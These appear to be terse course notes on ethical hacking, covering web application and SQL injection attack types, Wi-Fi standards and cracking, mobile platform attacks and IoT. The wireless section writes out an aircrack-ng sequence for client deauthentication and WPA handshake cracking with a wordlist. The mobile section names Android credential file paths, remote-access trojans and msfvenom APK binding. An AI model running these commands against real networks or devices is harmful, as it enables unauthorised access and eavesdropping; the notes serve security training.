
MODULE 14: HACKING WEB APPLICATIONS



Vulnerabilities

- Insecure File Upload
- XSS
- Command injection
- Code execution
- Broken access control






Vulnerability Tools

- Hp webinspect
- Ibm appscan
- Acunetix
- W3af
- Owasp zap
- Burp Suite


MODULE 15: SQL INJECTION



DBMS

- Mysql
- MSSql
- Oracle
- MongoDB
- DB2
- informix






Type of method

- Error based
- Union based
- Boolean boolean
- Time based






Steps

- Find count column of table
- Find showable column
- Insert function in showable column
- Find other table in db
- Select table and show column
- Show data from table

Tools

- Havij
- sqlmap






Defence

- Black list
- White list
- Waf
- Software: webkinight, modesecurity

Hardware: f5, barracuda, imperva, fortiweb



MODULE 16: HACKING WIRELESS NETWORKS




Wireless standard

Speed,frequency,security problem

- 802.11a
- 802.11b
- 802.11g
- 802.11n
- 802.11ac






Wireless encryption

- Wep
- wpa
- wpa2






Wireless problem

- Bandwidth share
- design






Secure wireless

- Correct encryption
- Personal -> pre shared key
- Enterprise -> aaa
- Disable wps(v1,v2->2017)
- Disable dhcp(67,68)
- Hidden ssid
- Mac filtering





Type of attack

Rogue Wireless



Eavesdropping






Tools

- Nic wireless(promiscuous mode,9dbi[alfa,geetek])
- Aircrack-ng hcl
- Gerix
- Fern-wire-cracker
- Wifite
- wps->jump start->dumper
- Kismet
- Sniffair
- airsnarf





Airmon

```
airmon-ng start wlan0
```



```
airodump-ng wlan0
```

```
airodump-ng -c [channel] -bssid [bssid] -w /root/Desktop/ [monitor interface]
```

```
aireplay-ng -0 2 -a [router bssid] -c [client bssid] wlan0
```

```
aircrack-ng -a2 -b 34:E8:94:D1:0E:91 -w ..//rockyou.txt ./*.cap
```






MODULE 17:

HACKING MOBILE

PLATFORMS



Architecture


android -> linux -> apk

ios -> unix -> ipa


blackberry -> unix, qnx -> bb => bes(bts) -> internal connect

Windows phone -> windows -> xap






Able debug apk and bind with other apk in android studio



Kali like in mobile

- Nethunter
- Pwine express




Type of attack in mobile

- Physical access
- Auth bypass
- android:/data/system/gesture.key,
/data/system/password.key
- Adb
- Rooting
- Kingroot,iroot
- File explorer
- /data/data/app name/databases/...
- jarsigner
- armor->binary
- Malware
- Tispy.net
- Androrat


Metasplloit

Msfvenom+jarsigner






MODULE 18: IOT HACKING



Definition

- Zigbee
- Openwrt





